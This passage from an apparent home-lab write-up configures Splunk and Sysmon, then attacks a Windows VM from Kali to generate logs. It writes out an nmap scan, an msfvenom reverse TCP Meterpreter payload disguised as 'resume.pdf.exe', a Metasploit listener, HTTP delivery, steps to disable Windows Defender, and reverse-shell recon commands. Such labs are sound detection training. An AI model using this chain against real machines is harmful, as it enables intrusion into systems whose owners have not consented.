
index = sysmon


sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational


* For this project, I configured the UF to collect Windows Security Events Log and Sysmon Log only, that’s why the other events logs are being commented, but you can always enable them if you want.
* **Note**: If you use this configuration, you should create a new index called “sysmon” and “wineventlog” in Splunk, or else you won’t see any logs display on the screen. If you don’t want to configure it, delete the line “index” name in every section of the above configuration.
* Open a PowerShell or CMD terminal, restart Splunk UF to start sending logs data, make sure the output destination is correct.

**PS C:\Program Files\SplunkUniversalForwarder\bin> .\splunk.exe restart**

With everything set, you can go to the Splunk homepage to start monitoring logs, go to **Search and Report** and check whether or not Splunk have successfully collected logs. If you don’t see any logs display, try to restart splunk with **sudo /opt/splunk/bin/splunk restart.**









## 3. Attacking and Telemetry Generation

* On Kali machine, conduct a nmap scan toward the Windows machine using **nmap -A -Pn <Target\_IP>** or **nmap -sS -p 1-10000 <Target\_IP> -v**
* **-A**: Enables aggressive scanning
* **-Pn**: Skips host discovery phase.






* You would see that port 3389, which is the port used for RDP connection, is available.
* **Note**: You will need to enable RDP on the windows machine first before performing port scan in order to see the above results.


**Malware Execution with MSFVenom**

* On the Kali machine terminal, we will use msfvenom to create a reverse TCP shell payload with command **msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=<Kali\_IP> LPORT=4444 -f exe -o resume.pdf.exe**
* **-p**: signaling what payload we want and its respective filepath (windows/x64/meterpreter/reverse\_tcp)
* **LHOST=<Kali\_IP>** : the destination we want the payload to connect back to - replace Kali IP with the actual IP that your Kali VM is using.
* **LPORT=4444** : THe local port that the attacker’s machine uses to listen for connections.
* **-f exe** : specifies the format of the output file.
* **-o resume.pdf.exe** : the name of the output file.
* You can use any other name other than “resume”.


****

**Set up a Listener with Metasploit**


* Now, we will open Metasploit using msfconsole and choose the multi-handler.



* We will need to configure the payload to match our malware using the **options** command to set other parameters.



* Set the payload with command **set payload windows/x64/meterpreter/reverse\_tcp**
* After that, set lhost to the Kali IP with command **set lhost 192.168.17.130**

****

* Next, start the handler to listen for incoming connections.




**Set up HTTP Server**


* On Kali machine, use Python to setup a simple HTTP server. Open terminal and run the following command: **python3 -m http.server 9999**
* this will start a HTTP server at port 9999 for other machine to access it.
* -m tells Python to run a library module as a script “http.server”
* 9999 is the port the HTTP server will use to listen for request.

Running malware on the Windows machine:


* For this lab to be successful, I disabled Windows Defender on the Windows machine.
* You can disable it by go to **Windows Security**, navigate to **App & Browser Control,** and Turn off SmartScreen for Apps.
* If that didn’t work, you can try to navigate to **Virus & Threat Protection** and Turn off **Real-time protection**.
* Next, on Windows machine, navigate to [**http://192.168.17.130:9999/Desktop/**](http://192.168.17.130:9999/Desktop/)

****


* Download the file and bypass Windows Security Measures. Then navigate to the folder that stored the file and run it. In my case, it is the Download folder.



* Also, you should see some activities happening on the Kali terminal




* After running the .exe file, make sure to verify that it’s running.




Handling the Reverse Shell on Kali


* On the Kali machine, confirms the established connection with the terminal running Metasploit (Remember to run the file on the Windows machine to see the correct result.)





* If everything worked correctly, we should be able to see the last 3 lines.
* Next, run a **shell** command to start a reverse shell.



* Now we are in a reverse shell session, and are able to execute commands on the Windows machine. I will try several commands: **whoami**, **net user**, **net local group**, and **ipconfig** to test.








